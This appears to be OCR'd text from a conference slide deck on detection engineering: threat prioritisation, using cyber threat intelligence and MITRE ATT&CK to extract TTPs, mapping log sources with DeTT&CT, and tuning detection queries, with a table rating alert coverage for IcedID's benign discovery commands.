
Prioritizing Threats – Threat Box



Andy Piazza - Threat Box


https://klrgrz.medium.com/quantifying-threat-actors-with-threat-box-e6b641109b11

Detection Engineering Process




Direction

- What is Cyber Threat Intelligence?
  - “Like all intelligence, cyber threat intelligence provides a value-add to cyber threat information, which reduces uncertainty for the consumer, while aiding the consumer in identifying threats and opportunities.” - Center for Internet Security




Direction

- Cyber Threat Intelligence (CTI) provides direction for detection capabilities.
- You may have a multiple teams providing this direction:
  - Intel Team
  - DFIR
  - Red Team
- It could be from a tweet you saw. (@gentilkiwi, @GossiTheDog, or @TheDFIRReport)
- Direction may also come from:
  - The SOC to tune an alert
  - Red Team develops an alert bypass




Direction: Cyber Threat Intelligence (CTI)




ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK - Katie Nickels and Cody Thomas

Direction: Components of a Threat

- Components of a Threat



Direction: Extract TTPs



[ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK]


- Katie Nickels and Cody Thomas

Direction

IcedID Initial Discovery			
	Procedure	Alert	Alert Level & Notes
1	ipconfig /all	✗	• No Alert • One Sigma Recommendation
2	systeminfo	✗	• No Alert • One Sigma Recommendation
3	whoami /groups	✓	• Low Alert • Tune if needed & Raise Alert Level • Two Sigma Recommendations
4	net config workstation	✗	• No Alert • One Sigma Recommendation
5	net use	✗	• No Alert • One Sigma Recommendation

Collection


- Verify data is collected around the event(s).
  - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
  - SIEM, EDR, Host, etc
  - Check out DeTT&CT
- Are there visibility gaps in the logs?
  - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Data Source Components

- What logs are potentially needed to write an alert for the TTP?

- Use the Detection Section on MITRE ATT&CK pages.
  - In this example we see the Data Components for Command and Scripting Interpreter: PowerShell, ID: T1059.001.




Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

https://attack.mitre.org/techniques/T1059/001/


Collection: Data Sources to Logs



https://github.com/mitre-attack/attack-datasources

Deep Dive: Collection

- More detail?
  - Click the Data Component




Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

https://attack.mitre.org/techniques/T1059/001/

- Here we see Sysmon EID 1 and Windows EID 4688




Process: Process Creation

Birth of a new running process (ex: Sysmon EID 1 or Windows EID 4688)

https://attack.mitre.org/datasources/DS0009/#Process%20Creation


Collection: DeTT&CT

- Leverage DeTT&CT to visualize coverage and map your log sources



https://rabobank-cdc.github.io/dettect-editor/


Collection: DeTT&CT



https://rabobank-cdc.github.io/dettect-editor/


Processing

- Review the collection of logs and hypothesize detection opportunities
- Test a hypothesis by casting a wide net log search
- Narrowing the search until there are limited or no false positives.
  - Analytics can assist in narrowing down the search.
- Once you have engineered a satisfactory query it should be disseminated to the appropriate stakeholders in your organization.




Processing

- Now knowing what data to look into, hypothesize detection opportunities.
  - This may be from one source or correlations between sources and events.
- Test a hypothesis by casting a wide net.
- Narrowing the search until there are limited false positives.
  - Analytics can assist in narrowing down the search.

